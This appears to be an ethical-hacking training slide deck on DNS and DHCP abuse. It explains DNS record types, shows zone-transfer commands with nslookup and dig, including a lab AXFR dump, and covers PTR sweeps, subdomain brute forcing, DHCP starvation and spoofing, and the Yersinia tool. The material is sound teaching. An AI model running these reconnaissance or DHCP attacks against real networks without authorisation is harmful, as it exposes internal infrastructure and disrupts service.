
CI Lifecycle



Ethics and Legality

- CI isn't Industrial Espionage
- Rule of thumb:
 - *If having your actions reported on the front page of a newspaper would embarrass you, your company, and your family, don't do it.*
- SCIP Code of Ethics for CI Professionals
- Laws and regulations
 - Economic Espionage Act of 1996
 - Uniform Trade Secrets Act (UTSA)
 - Antitrust laws

Common Sources, Tools, and Techniques



Abusing DNS

DNS Normal Usage

- Primarily used to associate a given hostname or FQDN to an IP address
- DNS Servers contain a database of host to IP associations
- Client sends DNS server a message, asking for the IP address associated with a given host
- DNS Server responds with an answer
- Client then browses to returned IP address. Blindly...

Zone Transfers

- The primary method of abusing a DNS server is to perform a zone transfer
- In order to understand how we can do a malicious zone transfer, we must first understand DNS architecture
- What is a Zone?
 - A container that holds many domains
 - Name servers can be authoritative for many domains
 - Easy to confuse, remember zones contain domains, not the other way around

Zone Transfers


- As domain information can change regularly, DNS servers need a way to update each other
- Otherwise, old or incorrect domain data will send users to invalid locations on the internet or intranet
- Zone transfers are how DNS servers talk to each other

Malicious Zone Transfers

- An attacker can pretend to be a secondary DNS server, and request zone file from primary
- If the DNS server is not configured correctly, it will allow zone transfers from the Internet
- Easy to configure firewall and DNS servers incorrectly

Malicious Zone Transfers

- DNS requires 53/UDP
- 53/TCP used for large queries
- Zone transfers occur on 53/TCP



DNS Record Types

- What do we get out of zone transfer?
- Resource Records (RRs):
- SOA – Start of Authority
- NS – Name Server
- A – Address Record
- MX – Mail Exchange
- Many others:
 - If you find a strange RR, look it up at:
<http://www.iana.org/assignments/dns-parameters/dns-parameters.xhtml>

SOA Record

- Each zone has one SOA record
- Has many fields:
 - Name of primary DNS server:
 - The domain name of the primary DNS server for the zone
 - Email address of DNS admin:
 - Replaces the @ with a dot such as, "hostmaster.infosecinstitute.com"
 - Serial number:
 - Used by secondary DNS servers to check if the zone has changed. If the serial number is higher than what the secondary server has, a zone transfer will be initiated
 - Refresh Interval:
 - How often secondary DNS servers should check if changes are made to the zone

SOA Record

- More fields:
 - Retry Interval:
 - How often secondary DNS server should retry checking if changes are made - if the first refresh fails
 - Expire Interval:
 - How long the zone will be valid after a refresh
 - Secondary servers will discard the zone if no refresh could be made within this interval
 - Minimum (default) TTL:
 - Used as the default Time To Live for new records created within the zone

SOA Record

- What it looks like:

infosecinstitute.com. 3600 IN SOA ns1.pairnic.com.
root.pair.com. 2015041445 3600 300 604800 3600

```
DNS server handling your query: ns1.pairnic.net
DNS server's address: 216.92.3.81#53

infosecinstitute.com
    origin = ns1.pairnic.com
    mail addr = root.pair.com
    serial = 2015041445
    refresh = 3600
    retry = 300
    expire = 604800
    minimum = 3600
```

NS Record

- The NS (Name Server) is used to identify authoritative name servers for the zone
- Can be primary or secondary
- Can contain NS records for name servers in other zones for faster response times
- Sample NS record:

bind.com. NS **name2.bind.com.**

MX Record

- The MX (Mail Exchange) is used to identify mail servers for the zone
- Also contains a priority number
- The lower the number, the higher the priority.
- Sample MX record:

bind.com. MX 10 mail.bind.com.

A Record

- The A (Address) is used to associate a host name with an IP address
- Very simple
- Sample A record:

www A 206.206.1.1

Performing a Zone Transfer

- Many tools allow you to do a zone transfer
- When hacking, it is always best to know how to do the same task on different OS's and under different conditions
- Commonly used tools:
 - nslookup
 - dig

nslookup

- Available on Windows
- Also on Unix, but not recommended, we have a better tool by default: dig
- Getting NS records for a domain:

```
C:\Windows\System32>nslookup -q=ns infosecinstitute.com
Server: a.resolvers.level3.net
Address: 4.2.2.1

Non-authoritative answer:
infosecinstitute.com      nameserver = NS2.PAIRNIC.com
infosecinstitute.com      nameserver = NS1.PAIRNIC.com

NS1.PAIRNIC.com internet address = 216.92.3.91
NS1.PAIRNIC.com AAAA IPv6 address = 2607:f440::d85c:35b
```

nslookup

- Getting MX records for a domain:

```
> set type=mx
> microsoft.com
Server: ns1.dreamhost.com
Address: 66.33.206.206

Non-authoritative answer:
microsoft.com    MX preference = 10, mail exchanger = maila.microsoft.com
microsoft.com    MX preference = 10, mail exchanger = mailb.microsoft.com
microsoft.com    MX preference = 10, mail exchanger = mailc.microsoft.com

microsoft.com    nameserver = dns3.uk.msft.net
microsoft.com    nameserver = dns1.cp.msft.net
microsoft.com    nameserver = dns1.dc.msft.net
microsoft.com    nameserver = dns1.sj.msft.net
microsoft.com    nameserver = dns1.tk.msft.net
maila.microsoft.com    internet address = 131.107.3.124
maila.microsoft.com    internet address = 131.107.3.125
mailb.microsoft.com    internet address = 131.107.3.123
mailb.microsoft.com    internet address = 131.107.3.122
mailc.microsoft.com    internet address = 131.107.3.126
mailc.microsoft.com    internet address = 131.107.3.121
dns1.sj.msft.net    internet address = 65.54.248.222
dns1.tk.msft.net    internet address = 207.46.245.230
>
```

nslookup

- To do a zone transfer, you must first directly connect to DNS server with:

server nameserver.domain.com

- Next, you can transfer any zones contained in that server with:

ls -d domain.com

```
C:\Windows\System32>nslookup
Default Server: a.resolvers.level3.net
Address: 4.2.2.1

> server ns1.msft.net
Default Server: ns1.msft.net
Addresses: 2620:0:30::53
          208.84.0.53

> ls -d microsoft.com
ls: connect: Result too large
*** Can't list domain microsoft.com: Unspecified error
The DNS server refused to transfer the zone microsoft.com to your computer. If this
is incorrect, check the zone transfer security settings for microsoft.com on the DNS
server at IP address 2620:0:30::53.

>
```

dig

- dig (domain information groper) is the Unix equivalent of nslookup
- It is much more powerful and a little easier to use
- Command line only

dig

- Getting NS records:

```
root@attackserver:~# dig infosecinstitute.com ns

; <>> DiG 9.8.4-rpz2+r1005.12-P1 <>> infosecinstitute.com ns
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57094
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 2

;; QUESTION SECTION:
;infosecinstitute.com.      IN      NS

;; ANSWER SECTION:
infosecinstitute.com.    5       IN      NS      NS2.PAIRNIC.com.
infosecinstitute.com.    5       IN      NS      NS1.PAIRNIC.com.

;; ADDITIONAL SECTION:
NS1.PAIRNIC.com.        5       IN      A       216.92.3.91
NS1.PAIRNIC.com.        5       IN      AAAA    2607:f440::d85c:35b

;; Query time: 13 msec
;; SERVER: 192.168.217.2#53(192.168.217.2)
;; WHEN: Tue Jun  2 13:53:53 2015
;; MSG SIZE  rcvd: 126
```

dig

- Doing a zone transfer for a Windows 2012 Server:

```
root@attackserver:~# dig @192.168.217.137 infoseclocal.com axfr

; <>> DiG 9.8.4-rpz2+r1005.12-P1 <>> @192.168.217.137 infoseclocal.com axfr
; (1 server found)
;; global options: +cmd
infoseclocal.com. 3600 IN SOA server2012r2.infoseclocal.com. hostmaster.infoseclocal.com. 176 900 600 86400 3600
infoseclocal.com. 600 IN A 192.168.217.137
infoseclocal.com. 3600 IN NS server2012r2.infoseclocal.com.
msdcs.infoseclocal.com. 3600 IN NS server2012r2.infoseclocal.com.
_gc._tcp.Default-First-Site-Name._sites.infoseclocal.com. 600 IN SRV 0 100 3268 server2012r2.infoseclocal.com.
_kerberos._tcp.Default-First-Site-Name._sites.infoseclocal.com. 600 IN SRV 0 100 88 server2012r2.infoseclocal.com.
_ldap._tcp.Default-First-Site-Name._sites.infoseclocal.com. 600 IN SRV 0 100 389 server2012r2.infoseclocal.com.
_gc._tcp.infoseclocal.com. 600 IN SRV 0 100 3268 server2012r2.infoseclocal.com.
_kerberos._tcp.infoseclocal.com. 600 IN SRV 0 100 88 server2012r2.infoseclocal.com.
_kpasswd._tcp.infoseclocal.com. 600 IN SRV 0 100 464 server2012r2.infoseclocal.com.
_ldap._tcp.infoseclocal.com. 600 IN SRV 0 100 389 server2012r2.infoseclocal.com.
_kerberos._udp.infoseclocal.com. 600 IN SRV 0 100 88 server2012r2.infoseclocal.com.
_kpasswd._udp.infoseclocal.com. 600 IN SRV 0 100 464 server2012r2.infoseclocal.com.
DomainDnsZones.infoseclocal.com. 600 IN A 192.168.217.137
_ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones.infoseclocal.com. 600 IN SRV 0 100 389 server2012r2.infoseclocal.com.
_ldap._tcp.DomainDnsZones.infoseclocal.com. 600 IN SRV 0 100 389 server2012r2.infoseclocal.com.
f5bigip1.infoseclocal.com. 3600 IN A 192.168.8.5
ForestDnsZones.infoseclocal.com. 600 IN A 192.168.217.137
_ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones.infoseclocal.com. 600 IN SRV 0 100 389 server2012r2.infoseclocal.com.
_ldap._tcp.ForestDnsZones.infoseclocal.com. 600 IN SRV 0 100 389 server2012r2.infoseclocal.com.
hrdata.infoseclocal.com. 3600 IN A 192.168.8.11
media.infoseclocal.com. 3600 IN A 192.168.8.18
```

DNS Pointer Search

- We can also do a “reverse lookup” by searching PTR records to see which DNS record corresponds to particular IP address:
- The dnsrecon tool:


```
Performing Reverse Lookup from 206.190.36.1 to 206.190.36.254
PTR UNKNOWN-206-190-36-X.yahoo.com 206.190.36.8
PTR UNKNOWN-206-190-36-X.yahoo.com 206.190.36.9
PTR vl121.slb2-7-prd.gq1.yahoo.com 206.190.36.6
PTR UNKNOWN-206-190-36-X.yahoo.com 206.190.36.7
PTR vl-121.bas1-7-prd.gq1.yahoo.com 206.190.36.3
PTR UNKNOWN-206-190-36-X.yahoo.com 206.190.36.1
PTR UNKNOWN-206-190-36-X.yahoo.com 206.190.36.2
PTR UNKNOWN-206-190-36-X.yahoo.com 206.190.36.4
```

Brute Force Name Resolution

- If you cannot perform a zone transfer against your target domain, you will have to resort to what is known as brute force name resolution
 - The idea behind this is to attempt to resolve a large number of possible subdomains; for example, attempting to resolve all possible subdomains in order to find one that resolves
 - The dnsbruteforce.py
 - python script: dns-bruteforce #


DHCP

- Dynamic Host Control protocol
 - The primary use is to automatically assign an IP address to a client from a pre-defined range of IP addresses




DHCP Attacks

- DHCP Starvation
 - Sending multiple bogus requests to create denial of service
- DHCP Spoofing
 - Inserting rogue DHCP server to perform Man in the Middle attacks




Tools

- Yersinia
 - A network tool designed to take advantage of a weakness in different network protocols
 - Usage: Yersinia –G



Tools

